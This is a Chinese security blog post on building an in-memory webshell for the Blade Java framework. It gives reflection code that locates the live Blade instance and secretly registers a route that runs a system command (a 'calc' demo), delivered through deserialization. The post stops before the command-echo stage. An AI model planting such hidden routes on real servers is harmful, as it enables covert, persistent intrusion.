本文首发于先知社区:https://xz.aliyun.com/news/18694
前言 这个内存马的挖掘的过程有点崎岖,因为之前都是直接用工具生成的内存马,一直没有给自己补过内存马相关原理,这就导致这次挖掘的过程中走了很多弯路,虽然后面还是成功了,但是过程实在太过曲折记录一下。
挖掘过程 调试分析路由添加流程 由于之前缺少对内存马原理的认知,所以第一步就直接对路由下手了,正常来说应该先获取到request或者response的。

首先看到的是blade框架的主函数
这段代码创建了一个Blade实例,并且启动了web服务器,这个web服务器为Netty。

在这里断点,调试后发现步入了NettyServer类中进行初始化

随后一直跳到parseAndCreate方法中通过调用routeBuilder.addRouter来添加路由。

步入routeBuilder.addRouter方法,该方法对注解进行扫描并交给下面的parseRoute()方法。

parseRoute()方法根据路由信息构建一个Route,并将其放到routeMatcher.addRoute中

进入addRoute方法
代码如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
Route addRoute(Route route) { String path = route.getPath(); HttpMethod httpMethod = route.getHttpMethod(); Object controller = route.getTarget(); Class<?> controllerType = route.getTargetType(); Method method = route.getAction(); ResponseType responseType = route.getResponseType(); return this.addRoute(httpMethod, path, controller, controllerType, method, responseType); } private Route addRoute(HttpMethod httpMethod, String path, Object controller, Class<?> controllerType, Method method, ResponseType responseType) { String originalPath = path; path = "*".equals(path) ? "/.*" : path; path = path.replace("/**", "/.*").replace("/*", "/.*"); String key = path + "#" + httpMethod.toString(); if (this.routes.containsKey(key)) { log.warn("\tRoute {} -> {} has exist", path, httpMethod.toString()); } Route route = new Route(httpMethod, originalPath, path, controller, controllerType, method, responseType); if (BladeKit.isWebHook(httpMethod)) { Order order = (Order)controllerType.getAnnotation(Order.class); if (null != order) { route.setSort(order.value()); } if (this.hooks.containsKey(key)) { ((List)this.hooks.get(key)).add(route); } else { List<Route> empty = new ArrayList(); empty.add(route); this.hooks.put(key, empty); } } else { this.routes.put(key, route); } return route; }
阅读这段代码可以发现route被添加到了routes这个Map中,因此我们需要构造一个route并调用routeMatcher.addRoute方法进行添加。


添加完成后又回到NettyServer类中,发现下一步调用了routeMatcher.register()方法,跟进去看看这个方法是干啥的。
代码如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
public void register() { this.routes.values().forEach((route) -> { BladeKit.logAddRoute(log, route); }); this.hooks.values().stream().flatMap(Collection::stream).forEach((route) -> { BladeKit.logAddRoute(log, route); }); Stream.of(this.routes.values(), (Collection)this.hooks.values().stream().findAny().orElse(new ArrayList())).flatMap(Collection::stream).forEach(this::registerRoute); this.dynamicMapping.register(); } private void registerRoute(Route route) { String path = this.parsePath(route.getPath()); Matcher matcher = null; if (path != null) { matcher = PATH_VARIABLE_PATTERN.matcher(path); } boolean find = false; List<String> uriVariableNames = new ArrayList(); while(matcher != null && matcher.find()) { if (!find) { find = true; } String regexName = matcher.group(1); String regexValue = matcher.group(2); if (regexName != null || regexValue != null) { if (StringKit.isBlank(regexName)) { uriVariableNames.add(regexValue); } else { uriVariableNames.add(regexName); } } } HttpMethod httpMethod = route.getHttpMethod(); if (!find && !BladeKit.isWebHook(httpMethod)) { this.staticMapping.addRoute(path, httpMethod, route); } else { this.dynamicMapping.addRoute(httpMethod, route, uriVariableNames); } }
这段代码用于路由注册,并依据分类将其分别放入staticMapping以及dynamicMapping中。
至此路由注册完毕。
实现动态注册路由 经过分析后,可以发现blade框架是使用routeMatcher.addRoute以及register这俩个方法来注册路由的,因此可以构造一个Route然后反射调用routeMatcher.addRoute和register方法来实现自己注册路由。
构造demo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
static { try { RouteMatcher realMatcher = new RouteMatcher(); // 构造你的 Route Route route = Route.builder() .httpMethod(HttpMethod.GET) .path("/hello") .target(new blade_shell()) .targetType(blade_shell.class) .action(blade_shell.class.getDeclaredMethod("echo")) .build(); Field field = Route.class.getDeclaredField("responseType"); field.setAccessible(true); field.set(route, ResponseType.EMPTY); Method addRoute = RouteMatcher.class.getDeclaredMethod("addRoute", Route.class); addRoute.setAccessible(true); addRoute.invoke(realMatcher, route); Method register = RouteMatcher.class.getDeclaredMethod("register"); register.setAccessible(true); register.invoke(realMatcher); } catch (InvocationTargetException | NoSuchMethodException | IllegalAccessException | NoSuchFieldException e) { throw new RuntimeException(e); } } public void echo() throws Exception{ System.out.println("echo"); }

反序列化传入,发现成功调用了addRoute方法以及register方法。


当然这是一个还未完善的代码,访问/hello路由还是会返回404,说明路由并未被注册进去,仔细看看routes以及staticMapping的值
他们都是0,这是因为我们没有获取当前正在执行的Blade实例,因此这个创建操作是基本无效的,因此需要获取当前正在运行的Blade实例,并通过反射获取routeMatcher的值。
这里我采取在运行时的内存里遍历出当前的Blade实例,
实现代码如下:(当然这个可以不要太过关注,因为后面会有更简单的方法来替代它)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
public static Blade findBladeInstance() { for (Map.Entry<Thread, StackTraceElement[]> entry : Thread.getAllStackTraces().entrySet()) { Thread thread = entry.getKey(); if (!thread.isAlive()) continue; // 只扫描活跃线程 try { Field targetField = Thread.class.getDeclaredField("target"); targetField.setAccessible(true); Object target = targetField.get(thread); if (target != null) { Blade blade = findBladeInObject(target, new IdentityHashMap<>()); if (blade != null) return blade; } } catch (NoSuchFieldException | IllegalAccessException e) { e.printStackTrace(); // 输出调试信息 } } return null; } private static Blade findBladeInObject(Object obj, IdentityHashMap<Object, Boolean> visited) throws IllegalAccessException { if (obj == null || visited.containsKey(obj)) return null; visited.put(obj, Boolean.TRUE); if (obj instanceof Blade) return (Blade) obj; Class<?> clazz = obj.getClass(); if (clazz.isPrimitive() || clazz.getName().startsWith("java.")) return null; Field[] fields = clazz.getDeclaredFields(); for (Field f : fields) { f.setAccessible(true); Object value = f.get(obj); Blade blade = findBladeInObject(value, visited); if (blade != null) return blade; } return null; }
至此动态注册路由的demo就为如下代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
static { try { Blade blade = findBladeInstance(); if (blade == null) { System.err.println("Blade instance not found!"); } // 反射获取 routeMatcher Field f = Blade.class.getDeclaredField("routeMatcher"); f.setAccessible(true); RouteMatcher realMatcher = (RouteMatcher) f.get(blade); // 构造你的 Route Route route = Route.builder() .httpMethod(HttpMethod.GET) .path("/hello") .target(new blade_shell()) .targetType(blade_shell.class) .action(blade_shell.class.getDeclaredMethod("echo")) .build(); Field field = Route.class.getDeclaredField("responseType"); field.setAccessible(true); field.set(route, ResponseType.EMPTY); Method addRoute = RouteMatcher.class.getDeclaredMethod("addRoute", Route.class); addRoute.setAccessible(true); addRoute.invoke(realMatcher, route); Method register = RouteMatcher.class.getDeclaredMethod("register"); register.setAccessible(true); register.invoke(realMatcher); } catch (InvocationTargetException | NoSuchMethodException | IllegalAccessException | NoSuchFieldException e) { throw new RuntimeException(e); } } public void echo() throws Exception{ Runtime.getRuntime().exec("calc"); } public static Blade findBladeInstance() { for (Map.Entry<Thread, StackTraceElement[]> entry : Thread.getAllStackTraces().entrySet()) { Thread thread = entry.getKey(); if (!thread.isAlive()) continue; // 只扫描活跃线程 try { Field targetField = Thread.class.getDeclaredField("target"); targetField.setAccessible(true); Object target = targetField.get(thread); if (target != null) { Blade blade = findBladeInObject(target, new IdentityHashMap<>()); if (blade != null) return blade; } } catch (NoSuchFieldException | IllegalAccessException e) { e.printStackTrace(); // 输出调试信息 } } return null; } private static Blade findBladeInObject(Object obj, IdentityHashMap<Object, Boolean> visited) throws IllegalAccessException { if (obj == null || visited.containsKey(obj)) return null; visited.put(obj, Boolean.TRUE); if (obj instanceof Blade) return (Blade) obj; Class<?> clazz = obj.getClass(); if (clazz.isPrimitive() || clazz.getName().startsWith("java.")) return null; Field[] fields = clazz.getDeclaredFields(); for (Field f : fields) { f.setAccessible(true); Object value = f.get(obj); Blade blade = findBladeInObject(value, visited); if (blade != null) return blade; } return null; }

传进去调试可以发现原来的注册的路由都是存在的

访问hello后路由为200并弹出计算器
构造回显 可以注册路由后就该让其回显了。
